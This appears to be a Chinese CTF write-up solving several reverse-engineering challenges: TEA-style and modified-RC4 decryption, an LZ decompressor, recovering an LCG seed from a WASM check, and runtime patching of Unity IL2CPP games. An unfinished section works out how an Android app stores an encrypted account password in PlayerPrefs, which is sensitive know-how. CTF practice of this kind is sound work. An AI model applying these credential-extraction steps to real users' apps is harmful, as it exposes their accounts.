            v0 = c_uint32(int.from_bytes(plaintext[:4]))
            v1 = c_uint32(int.from_bytes(plaintext[4:]))
            v = c_uint32(-cs * vi)

            for _ in range(cs):
                temp_sum_v_v0 = (v.value + v0.value) & 0xFFFFFFFF
                temp_key3_v0_shift = (key[3] - (v0.value >> 5)) & 0xFFFFFFFF
                temp_key2_16v0 = (key[2] + (v0.value << 4)) & 0xFFFFFFFF
                temp_v1_update = (temp_sum_v_v0 ^ temp_key3_v0_shift ^
    temp_key2_16v0) & 0xFFFFFFFF
                v1.value = (v1.value - temp_v1_update) & 0xFFFFFFFF

                temp_sum_v_v1 = (v.value + v1.value) & 0xFFFFFFFF
                temp_key1_v1_shift = (key[1] + (v1.value >> 5)) & 0xFFFFFFFF
                temp_key0_16v1 = (key[0] + (v1.value << 4)) & 0xFFFFFFFF
                temp_v0_update = (temp_sum_v_v1 ^ temp_key1_v1_shift ^
    temp_key0_16v1) & 0xFFFFFFFF
                v0.value = (v0.value - temp_v0_update) & 0xFFFFFFFF

                v.value = (v.value + vi) & 0xFFFFFFFF

            text = v0.value.to_bytes(4) + v1.value.to_bytes(4)

            decrypted += bytes(a^b for a, b in zip(text, n2))

        return decrypted.rstrip(b'\0')

     open('flag.exe', 'wb').write(decrypt(open('flag.enc', 'rb').read()))
```

最后运行 `flag.exe` 就可以拿到flag了




flag: `Unictf{W0OL!!!_Y0uh@Ve_fOuNd_mE}`

原神！启动！[done]

是Unity IL2CPP逆向，比Mono要麻烦，先用 `IL2CPPDumper` dump一下，然后丢到IDA里分析，同时用 `dnSpy` 查看对象（因为恢复结构体的代码太慢了，不过最后其实还是导入了我们需要的结构体

的


在 `dnSpy` 里面找到一个带有decrypt方法的类，跳IDA看看交叉引用，发现在 `ShowResult` 里面有两处，猜想弹窗的是解密的flag



接下来分析了解密流程，将数字和前缀文本连接后MD5作为key和iv，然后对 `encryptedFlagAsset` 解密

然后因为不知道去哪里找这个密文就去动态了， `MelonLoader` / `BepInEx` + `UnityExplorer` 都无法启动，最后还是用IDA attach进程下点改RIP拿到flag

```
72  if ( (unsigned __int8)UnityEngine_Object__op_Equality(zhongliSprite, zhongliSprite_1, 0LL) )
73  {
74    str1 = (System_String_o *)GachaManager__DecryptAES(a1, 0x89u);
75    v12 = System_String__Concat_6461104464(StringLiteral_8194, str1, 0LL);
76    StringLiteral_2015 = StringLiteral_2015;
77    v14 = (__int64 (__fastcall *)(_QWORD, uint16_t *, __int64, __int64))qword_7FFBECD1D1E8;
78    if ( !qword_7FFBECD1D1E8 )
79    {
80      v21[0] = L"user32.dll";
81      v21[1] = 10LL;
82      v21[2] = "MessageBox";
83      v21[3] = 10LL;
84      v22 = 0;
85      v23 = 1;
86      n28 = 28;
87      v25 = 0;
88      v14 = (__int64 (__fastcall *)(_QWORD, uint16_t *, __int64, __int64))sub_7FFBEA0A3250(v21);
89      qword_7FFBECD1D1E8 = (__int64)v14;
90    }
91    v15 = StringLiteral_2015 + 20;
92    if ( !StringLiteral_2015 )
93      v15 = 0LL;
94    p_firstChar = &v12->fields._firstChar;
95    if ( !v12 )
96      p_firstChar = 0LL;
97    return v14(0LL, p_firstChar, v15, 64LL);
98  }
```



flag: `UniCTF{St@rt_G3n541n_Impact!}`

r_png[done]

分析，发现是一个魔改的RC4，但不影响加/解密操作一致的“对称美”，写一个脚本爆破4位密码即可

代码块

```
import itertools
import os
import random

keys = list(map(''.join, itertools.product(map(str, range(10)), repeat=4)))
random.shuffle(keys)
```

```
7
8   count = 0
9   for k in keys:
10      count += 1
11      print(f'[*] Trying {k} ({count}/{len(keys)})')
12      os.system(f'./enc flagpngenc {k}')
13      if open('flagpngenc.rc4', 'rb').read(4)[1:] == b'PNG':
14          os.system('cp flagpngenc.rc4 flag.png')
15          print('[!] FOUND')
16          exit(0)
17      else:
18          print('[-] not this...')
19  else:
20      print('[x] WTF? NOT FOUND!')
21
```

```
[*] Trying 6952 (9935/10000)
[+] 加密完成: flagpngenc.rc4
[-] not this...
[*] Trying 4592 (9936/10000)
[+] 加密完成: flagpngenc.rc4
[-] not this...
[*] Trying 7999 (9937/10000)
[+] 加密完成: flagpngenc.rc4
[!] FOUND
```

(我脸这么黑的吗?……)

flag: `unictf{325799799302}`

r_zip[done]

静态看得脑壳疼，干脆动态看，发现应该是LZ算法，不压缩时直接保存，压缩时按这个保存

```
v37 = result[0];
if ( repeat_length_copy < 3 )
  goto LABEL_98;
if ( (void *)result_ptr == result[0] )
  alloc::raw_vec::RawVec<T,A>::grow_one(result);
n0x100_21 = (char *)result[1];
*((_BYTE *)result[1] + result_ptr) = (repeat_one_length >> 4) | 0x80;
v38 = result_ptr + 1;
*(_QWORD *)v67 = result_ptr + 1;
v39 = (16 * repeat_one_length) | repeat_length_copy;
```

代码块


```
0               4               8   8               12              16
+ - + - + - + - + - + - + - + - +   + - + - + - + - + - + - + - + - +
| 1 | 0 | 0 | X | X | X | X | X |   | X | X | X | X | Y | Y | Y | Y |
+ - + - + - + - + - + - + - + - +   + - + - + - + - + - + - + - + - +
 \_________/ \_____________________________________/ \_____________/
    标志位         循环节长度（向前多少bytes开始循环）          循环长度
注：X最高为0x100
```

但是这个算法没有考虑到本身就满足标志位的数据，可能是假定了用来压缩ASCII

下面写一个解压算法就好了

代码块

```python
decompressed = bytearray()

compressed = bytearray(open('out1.z', 'rb').read())

while compressed:
    byte = compressed.pop(0)
    if byte & 0x80:
        byte2 = compressed.pop(0)
        seek_fore = ((byte&0x1f)<<4) | ((byte2&0xf0)>>4)
        repeat = byte2&0xf
        for _ in range(repeat):
            decompressed.append(decompressed[-seek_fore])
    else:
        decompressed.append(byte)

open('out1.txt', 'w').write(decompressed.decode())
```



解压得flag的几种ASCII艺术字

flag: `unictf{miaoyunmengzip}`

你是人类吗？[done]

一道WASM逆向，先 `wasm2c` 然后 `gcc -O2 -shared` 拉进IDA，丢给D老师重写代码

代码块

```c
#include <math.h>
#include <stdint.h>

typedef struct {
    void* memory_ptr;  // 指向内存的指针，在偏移16处
} Context;

// 辅助函数：将double值编码到64位整数的特定位段
static uint64_t encode_double_to_bits(double value, int shift, int bits) {
    if (value <= -1.0) {
        return 0;
    }

    if (value >= 1.844674407370955e19) {  // 超过2^64/2^16的范围
        // 设置全部bits为1
        return ((1ULL << bits) - 1) << shift;
    }

```

```
    int64_t int_value;
    if (value >= 9.223372036854776e18) {  // 超过2^63
        // 处理超过2^63的情况
        int_value = (int64_t)(value - 9.223372036854776e18);
        int_value ^= 0x8000000000000000ULL;  // 设置符号位
    } else {
        int_value = (int64_t)value;
    }

    return ((uint64_t)int_value << shift) & (((1ULL << bits) - 1) << shift);
}

int64_t verify_human(Context* ctx, int start_idx1, int start_idx2, int
sample_count) {
    // 基本检查：需要足够的样本
    if (sample_count <= 49) {
        return 1070; // (这里指向的是Error: Data too short.)
    }

    uint8_t* memory = (uint8_t*)ctx->memory_ptr;
    uint32_t* data = (uint32_t*)(memory + start_idx1 * 4);  // 假设4字节对齐

    // 统计变量初始化
    double sum_diff1 = 0.0;
    double sum_diff2 = 0.0;
    double sum_sq_diff1_change = 0.0;
    double sum_sq_diff2_change = 0.0;
    double sum_vector_magnitude = 0.0;

    // 计算偏移量
    int offset1 = start_idx2 - start_idx1;        // 第一组数据的偏移
    int offset2 = (start_idx2 - 4) - start_idx1;  // 第二组数据的偏移

    double prev_diff1 = 0.0;
    double prev_diff2 = 0.0;

    // 主循环：处理每个样本
    for (int i = 0; i < sample_count; i++) {
        // 计算当前点的差分
        int idx = start_idx1 + 4 + i * 4;  // 索引计算

        // 第一组差分：data[i] - data[i-1]
        double diff1 = (double)(*(uint32_t*)(memory + idx) -
                                *(uint32_t*)(memory + idx - 4));

        // 第二组差分：data[i+offset1] - data[i+offset2]
        double diff2 = (double)(*(uint32_t*)(memory + idx + offset1 * 4) -
```

```
                                *(uint32_t*)(memory + idx + offset2 * 4));

        // 计算差分变化
        double diff1_change = diff1 - prev_diff1;
        double diff2_change = diff2 - prev_diff2;

        // 更新统计量
        sum_sq_diff1_change += diff1_change * diff1_change;
        sum_sq_diff2_change += diff2_change * diff2_change;

        // 计算向量幅度（欧几里得距离）
        double magnitude = sqrt(diff2 * diff2 + diff1 * diff1);
        sum_vector_magnitude += magnitude;

        // 保存当前值供下次迭代使用
        prev_diff1 = diff1;
        prev_diff2 = diff2;
    }

    // 计算平均值
    double avg_magnitude = sum_vector_magnitude / sample_count;

    // 编码特征值到64位整数
    uint64_t encoded_value = 0;

    // 编码平均幅度到32-47位
    encoded_value |= encode_double_to_bits(avg_magnitude, 32, 16);

    // 编码时间窗口因子到48-63位
    double time_window_factor = 0.16 * sample_count;
    encoded_value |= encode_double_to_bits(time_window_factor, 48, 16);

    // 编码第二组差分变化方差（2倍值）到16-31位
    double variance2 = 2.0 * sum_sq_diff2_change / sample_count;
    encoded_value |= encode_double_to_bits(variance2, 16, 16);

    // 编码第一组差分变化方差（2倍值）到0-15位
    double variance1 = 2.0 * sum_sq_diff1_change / sample_count;
    encoded_value |= encode_double_to_bits(variance1, 0, 16);

    // LCG参数
    const uint64_t lcg_multiplier = 0x5851F42D4C957F2DULL;
    const uint64_t lcg_increment = 0x14057B7EF767814FULL;

    // 使用LCG生成伪随机序列并混淆内存
    uint64_t lcg_state = encoded_value;
    for (int i = 1024; i < 1070; i++) {
```

```
        // 更新LCG状态
        lcg_state = lcg_state * lcg_multiplier + lcg_increment;

        // 取高8位进行异或混淆
        uint8_t random_byte = (lcg_state >> 56) & 0xFF;
        memory[i + 80] = random_byte ^ memory[i]; // memory+1024存的是密文
    }

    // 设置终止符
    memory[1150] = 0;

    return 1104;  // 成功码  (并不是，memory+1104指向异或后文本的开头)
}
```

我们知道验证文本的开头（UniCTF），和密文开头异或就可以得到LCG的前几个高位，然后恢复seed，得到四个特征值/恢复密文字符串

```
const resultPtr = Module.ccall(
    'verify_human',
    'number',
    ['number', 'number', 'number'],
    [xPtr, yPtr, len]
);
const resultStr = Module.UTF8ToString(resultPtr);
statusEl.innerText = resultStr;

if (resultStr.startsWith("UniCTF")) {
    statusEl.style.color = "green";
} else {
    statusEl.style.color = "red";
}
```

感觉像crypto，询问了一下队里的cry手，没找到方法，遂爆破

代码块

```
import math

encrypted = b"\xb81d\x0eT\xcfe\x02Ks\xddW\xe6\xcdEccb,V\xe1\x89\x86\xac\xc32\x0a\x07\xf3wf\xb1\xb7\xad2\xf2\xd5d\xd3\xcb\x5cE\x99\xc2\x89\x92"
know_head = b'UniCTF'

LCG_A = 0x5851F42D4C957F2D
LCG_B = 0x14057B7EF767814F
```

```python
LCG_M = 1 << 64

outputs = [a^b for a, b in zip(encrypted, know_head)]

def check(x0):
    x = x0
    for right in outputs:
        x = (LCG_A * x + LCG_B) % LCG_M
        if right != (x>>56)&0xff:
            print(f'  {(x>>56)&0xff:>3} != {right:>3}', end='')
            return False
    return True

def generate(s, n):
    if n==1:
        yield s
        return
    for i in range(s+1):
        yield from [(g<<16) + i for g in generate(s-i, n-1)]

for s in range(0x100):
    total = math.comb(s+3, 3)
    count = 0
    for num in generate(s, 4):
        print(f'{s:x}|{num:0>16x}', end='')
        if check(num):
            print(f'\n\n{num:0>16x}', 'is ok!!!')
            input('Press enter to continue...')
        count += 1
        print(f'   [{'='*int(count/total*60):<60}] {count/total:.2%}')
```

跑了良久，终于有了结果

```
a5|0016000d0058002a   82 != 237   [===================================                ] 58.98%
a5|0015000e0058002a   31 != 237   [===================================                ] 58.98%
a5|0014000f0058002a

0014000f0058002a is ok!!!
Press enter to continue...
```

代码块

```python
solve = 0x0014000f0058002a

encrypted = b"\xb81d\x0eT\xcfe\x02Ks\xddW\xe6\xcdEccb,V\xe1\x89\x86\xac\xc32\x0a\x07\xf3wf\xb1\xb7\xad2\xf2\xd5d\xd3\xcb\x5cE\x99\xc2\x89\x92"
know_head = b'UniCTF{'
```

```
know_tail = b'}'

LCG_A = 0x5851F42D4C957F2D
LCG_B = 0x14057B7EF767814F

state = solve
for source, known in zip(encrypted, list(know_head) + [None]*(len(encrypted)-len(know_head)-len(know_tail)) + list(know_tail)):
    state = (LCG_A*state+LCG_B)&0xffffffffffffffff
    if known:
        assert (state>>56) == source^known, f'{state>>56}!={source^known}'

print('passed!')

answer = []
state = solve
for enc in encrypted:
    state = (LCG_A*state+LCG_B)&0xffffffffffffffff
    answer.append(chr((state>>56)^enc))

answer = ''.join(answer)

print('decoded:', answer)
s = (solve>>48) + ((solve>>32)&0xffff) + ((solve>>16)&0xffff) + (solve&0xffff)
print('sum:', s)

import hashlib
print(f'flag: UniCTF{{{hashlib.md5(f'{answer}{s}'.encode()).hexdigest().lower()}}}')

```

最后检查，合成flag

```
passed!
decoded: UniCTF{Hum4n_Err0r_1s_The_Tru3_P4ssw0rd_8x92a}
sum: 165
flag: UniCTF{32f9b4c728f42db8ecd6d631cc950495}
```

flag: `UniCTF{32f9b4c728f42db8ecd6d631cc950495}`


catPWD[待完成]

还是Unity IL2CPP逆向，一样的套路


处理登录的逻辑在 `LoginController.OnLoginButtonClick`

```
v10 = Aes256___ctor(v9, StringLiteral_8028);  // aeskey1234567890
if ( !v9 )
  goto LABEL_15;
v11 = Aes256__Encrypt(v9, v6);
v12 = Aes256__Encrypt(v9, v5);
UnityEngine_PlayerPrefs__SetString(StringLiteral_10184, v12, 0LL);// qq
UnityEngine_PlayerPrefs__SetString(StringLiteral_10090, v11, 0LL);// password
```

可以看到它把qq和密码使用 `PlayerPrefs` 存储，经过搜索，存储位置为 `/data/data/包名/shard_prefs/包名.xml`



看到包名为 `com.CACX.EVEchaos` ，但拼接之后显示不对，于是用模拟器运行，连接adb看看



发现最后的包名有点不一样，最终路径为`/data/data/com.CACX.EVEchaos/shared_prefs/com.CACX.EVEchaos.v2.playerprefs.xml`

解压后，将里面的内容用前面的key解密即可（？）

但是发现不对，进一步逆向发现用的是CBC，还有随机生成的IV，key也不是`aeskey1234567890`，而是这个和一个salt经过RFC2898变换的结果……又不知道怎么动态提取，遂暂时放弃

Pwn